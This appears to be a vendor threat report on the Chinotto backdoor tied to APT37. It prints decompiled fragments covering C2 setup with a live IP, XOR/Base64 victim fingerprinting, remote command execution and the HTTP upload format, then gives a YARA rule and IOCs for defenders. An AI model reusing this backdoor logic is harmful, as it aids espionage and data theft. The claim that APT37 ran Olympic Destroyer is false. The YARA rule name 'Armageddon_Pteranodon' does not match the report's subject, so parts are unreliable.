ThreatMon

Chinotto Backdoor:

Technical Analysis of the APT Reaper's Powerful Weapon

@threatmon

@MonThreat

Table of Contents

Introduction

Advanced persistent threat (APT) groups continue to pose a significant threat to global cybersecurity, with state-sponsored groups being particularly advanced and dangerous. One such group is APT37, also known as Reaper, which is believed to be based in North Korea and operates under the guidance of the North Korean government. APT37 has been active since at least 2012 and is known for conducting a range of cyber espionage and cyber attack operations, primarily targeting South Korea and other countries in the region.

One of the key tools that APT37 has used in its operations is the Chinotto backdoor, a sophisticated malware that provides attackers with persistent access to target networks. The Chinotto backdoor is a custom-built malware that has been linked to APT37 and has been used in a number of the group's high-profile attacks. In this technical report, we will explore the Chinotto backdoor and its capabilities, as well as its use by APT37 in its operations.

What is a Backdoor?

A backdoor malware is a type of malicious software that creates a backdoor in a computer system, allowing an attacker to gain unauthorized access and control over the system.

Backdoor malware can be installed through various means, such as phishing emails, software vulnerabilities, or by exploiting weak passwords. Once installed, the malware typically operates in the background, without the user's knowledge, and can perform various malicious activities, such as stealing sensitive information, downloading and executing additional malware, or using the infected system as part of a larger botnet for conducting distributed denial-of-service (DDoS) attacks.

Backdoor malware is particularly dangerous because it allows attackers to bypass security controls and gain persistent access to a system, even after the initial infection has been detected and removed. This can make it difficult to fully remove the malware and mitigate its impact.

Who is APT37 (aka Reaper)?

APT37, also known as Reaper, is a sophisticated state-sponsored advanced persistent threat (APT) group based in North Korea. APT37 is believed to be operating under the guidance of the North Korean government, and has been active since at least 2012.

APT37 is known for conducting a wide range of cyber espionage and cyber attack operations, primarily targeting South Korean government agencies, military organizations, and businesses. However, the group has also been known to target other countries in the region, including Japan and Vietnam.


APT37 has been linked to a number of high-profile cyber attacks, including the 2018 Winter Olympics cyber attack, where the group used a custom malware called "Olympic Destroyer" to disrupt the games' IT infrastructure. APT37 has also been linked to attacks against critical infrastructure, financial institutions, and media organizations.

Technical Analysis

Binary is a Portable Executable but a DLL file. Written in C++ and compiled in March, 2023.

sha256	D0EC6D91CF9E7C64CF11ACCADF18F8B5A18A10EFBECB28F797B3DBBF74AE846D
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	416768 bytes
entropy	6.263
imphash	n/a
signature	n/a
tooling	Visual Studio 2010
entry-point	8B FF 55 8B EC 83 7D 0C 01 75 05 E8 FE 82 00 00 FF 75 08 8B 4D 10 8B 55 0C E8 EC FE FF FF 59 5D C2
file-version	n/a
description	n/a
file-type	dynamic-link-library
cpu	32-bit
subsystem	GUI
compiler-stamp	Fri Mar 03 20:30:22 2023 | UTC

PDB info found “D:\Project\Work\Plugin_CKUP\Plugin_CKUP\Release\Plugin_CKUP.pdb”.



Malware begins execution by creating a mutex named “IUAvx6CHOil92jqFiHCjiPhzDC”. Mutexes are used by malware to prevent reinfection. Then it checks for error code 183 ALREADY_EXISTS. It shows that there is a mutex named “IUAvx6CHOil92jqFiHCjiPhzDC”, and if there is, it terminates.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HWND WindowA; // eax
  unsigned int v4; // eax
  int v5; // edx
  int v6; // esi
  int v7; // eax
  HANDLE hMutex; // [esp+Ch] [ebp-8BCh]
  struct WSAData WSAData; // [esp+10h] [ebp-8B8h] BYREF
  CHAR MultiByteStr[264]; // [esp+1A0h] [ebp-728h] BYREF
  WCHAR WideCharStr[260]; // [esp+2A8h] [ebp-620h] BYREF
  char v13[520]; // [esp+4B0h] [ebp-418h] BYREF
  char v14[524]; // [esp+6B8h] [ebp-210h] BYREF

  hMutex = CreateMutexW(0, 0, L"IUAvx6CHOil92jqFiHCjiPhzDC");
  if ( hMutex && GetLastError() != 183 )
  {
```

Then sets the C2 URL string. *"172.93.193.158" and "/Data/goldll/proc.php"*

```
AllocConsole();
WindowA = FindWindowA("ConsoleWindowClass", 0);
ShowWindow(WindowA, 0);
qmemcpy(v14, L"172.93.193.158", 0x1Eu);
memset(&v14[30], 0, 0x1EAu);
qmemcpy(v13, L"/Data/goldll/proc.php", 0x2Cu);
memset(&v13[44], 0, 0x1DCu);
```

Sleeps randomly for 4 to 8 seconds.

```
v4 = _time64(0);
srand(v4);
v5 = rand() % 40 + 40;
if ( v5 > 0 )
{
  v6 = v5;
  do
  {
    Sleep(0x64u);
    --v6;
  }
  while ( v6 );
}
```

Takes Computer Name and Username, concatenate and XOR encrypt with key *"PEXdRUSBACXX3DAD"* then BASE64 encodes.

```
  strcpy(Format, "nopc");
  if ( !GetComputerNameA(Buffer, &nSize) )
    sprintf(Buffer, Format);
  nSize = 260;
  strcpy(v14, "nouser");
  if ( !GetUserNameA(v9, &nSize) )
    sprintf(v9, v14);
  strcpy(v12, "%s_%s");
  sprintf(v10, v12, Buffer, v9);
  strcpy(v13, "unknownsn");
  strcpy(v11, "PEXdRUSBACXX3DAD");
        while ( v3 < v1 )
        {
          v10[v3++] ^= v11[v4++];
          if ( v4 >= v2 )
            goto LABEL_11;
        }
      }
    }
  }
LABEL_12:
  result = BASE64_ENCODE_AND_OUTPUT_TO_THIRD(v10, strlen(v10), (int)a1);
  if ( result == -1 )
  {
    v6 = strlen(v13);
    sprintf(a1, "%s", v13);
    return v6;
  }
  return result;
}
```

Commands

RUN command execute commands using ShellExecute API Call

```
LABEL_188:
    strcpy(v227, "run:");
  v4 = 0;
  v0 = (LPCWSTR *)sub_1000B3C0(&v4);
  memset(Parameters, 0, sizeof(Parameters));
  for ( i = 1; i < v4; ++i )
  {
    v8 = 115;
    v3 = v0[i];
    *(_DWORD *)v6 = 7536677;
    v7 = 2424864;
    wsprintfW(Parameters, v6, Parameters, v3);
  }
  v11 = 0;
  *(_DWORD *)Operation = 7340143;
  v10 = 7209061;
  return ShellExecuteW(0, Operation, *v0, Parameters, 0, 5);
}
```

CMD commands execute commands using Windows Command Line.

```
LABEL_27:
  strcpy(v228, "cmd:");
  v13 = strstr(v4, v228);
  if ( v13 )
  {
    ThreadId = 0;
    if ( v13 != (char *)-4 )
    {
      sub_1000B560(&ThreadId);
  v2 = v1;
  v56 = a1;
  PipeAttributes.nLength = 12;
  PipeAttributes.bInheritHandle = 1;
  PipeAttributes.lpSecurityDescriptor = 0;
  result = CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0);
  if ( result )
  {
    StartupInfo.cb = 68;
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    StartupInfo.hStdOutput = hWritePipe;
    StartupInfo.hStdError = hWritePipe;
    StartupInfo.wShowWindow = 0;
    StartupInfo.dwFlags = 257;
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    v4 = MultiByteToWideChar(0, 0, v2, strlen(v2), 0, 0);
    WideCharStr[MultiByteToWideChar(0, 0, v2, strlen(v2), (LPWSTR)WideCharStr, v4)] = 0;
    v213 = 115;
    *(_DWORD *)v209 = 7143523;
    v210 = 2097252;
    v211 = 6488111;
    v212 = 2424864;
    wsprintfW(CommandLine, v209, WideCharStr);
    if ( CreateProcessW(0, CommandLine, 0, 0, 1, 0x10u, 0, 0, &StartupInfo, &ProcessInfor
    {
      sub_1000B270(FileName);
      v5 = 0;
```

Other commands briefly:

Command	Function
ref	Send signal to C2 server
down	Retrieve a file from C2 server
up	Send a file to C2 server
state	Send a log file to C2 server
regstart	Copy the malware to the CSIDL_COMMON_DOCUMENTS folder and register it to the registry under RUN key
chedc	Download a file
update	Upload the malware with new one
wait	Sleep for 30 mins
cku	Multifunctional. Logs keystrokes, takes screenshots, exfiltrate data

Here is what the HTTP headers look like when sending files.

```
sprintf(
  SubStr,
  "%s",
  "POST %s HTTP/1.1\r\n"
  "Accept-Encoding: gzip, deflate\r\n"
  "User-Agent: Mozilla/4.0(compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n"
  "Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, *\r\n"
  "Accept-Language: en-us\r\n"
  "Content-Type: multipart/form-data;boundary=%s\r\n"
  "Host: %s:%d\r\n"
  "Content-Length: %d\r\n"
  "Connection: Keep-Alive\r\n"
  "Cache-Control: no-cache\r\n"
  "\r\n");
```

YARA RULE


```
rule Armageddon_Pteranodon
{
    meta:

        author = "seyitsec"
        date = "2023-03-24"
        hash                                                                =
"d0ec6d91cf9e7c64cf11accadf18f8b5a18a10efbecb28f797b3dbbf74ae846d"

    strings:

        str1=”IUAvx6CHOil92jqFiHCjiPhzDC”
        str2=”172.93.193.158”
        str3=”/Data/goldll/proc.php”
        str4=”cmd.exe /c c:\users\public\libraries\Phone.ini”




    condition:

        all of ($str*)

}
```

IOCs

TYPE	IOC
SHA-256 HASH	d0ec6d91cf9e7c64cf11accadf18f8b5a18a10efbecb28f797b3dbbf74ae846d
URL	http://172.93.193[.]158/Data/goldll/proc.php

MITRE ATT&CK

Technique Name	Technique ID
Command and Scripting Interpreter	T1059
Windows Command Shell	T1059.003
Shared Modules	T1129
Obfuscated Files or Information	T1027
Indicator Removal from Tools	T1027.005
Hidden Window	T1564.003
Keylogging	T1056.001
Application Window Discovery	T1010
Query Registry	T1012



45305 Catalina cs St 150, Sterling VA 20166